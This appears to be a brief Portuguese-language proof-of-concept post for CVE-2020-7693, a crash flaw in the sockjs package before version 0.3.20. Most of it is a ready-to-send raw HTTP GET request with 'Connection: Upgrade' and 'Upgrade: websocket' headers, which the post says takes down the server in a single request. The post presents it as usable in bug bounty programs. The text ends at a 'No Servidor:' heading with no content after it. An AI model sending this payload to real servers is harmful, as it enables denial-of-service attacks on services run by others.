
CVE-2020-7693 Poc
Nota: Confirmo que o payload para o CVE-2020-7693 pode ser executado em programas de Bug Bounty
Descrição:
- O tratamento incorreto do cabeçalho Upgrade com o valor websocket leva à queda dos containers que hospedam aplicações sockjs. Isso afeta o pacote sockjs anterior à versão 0.3.20.
Uma Única Requisição Derruba o Servidor via sockjs-node Desatualizado:
GET /sockjs-node/000/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: Upgrade
Upgrade: websocket
Cache-Control: no-cache
Connection: close
\r\n (delete-this)
\r\n (delete-this)

No Servidor: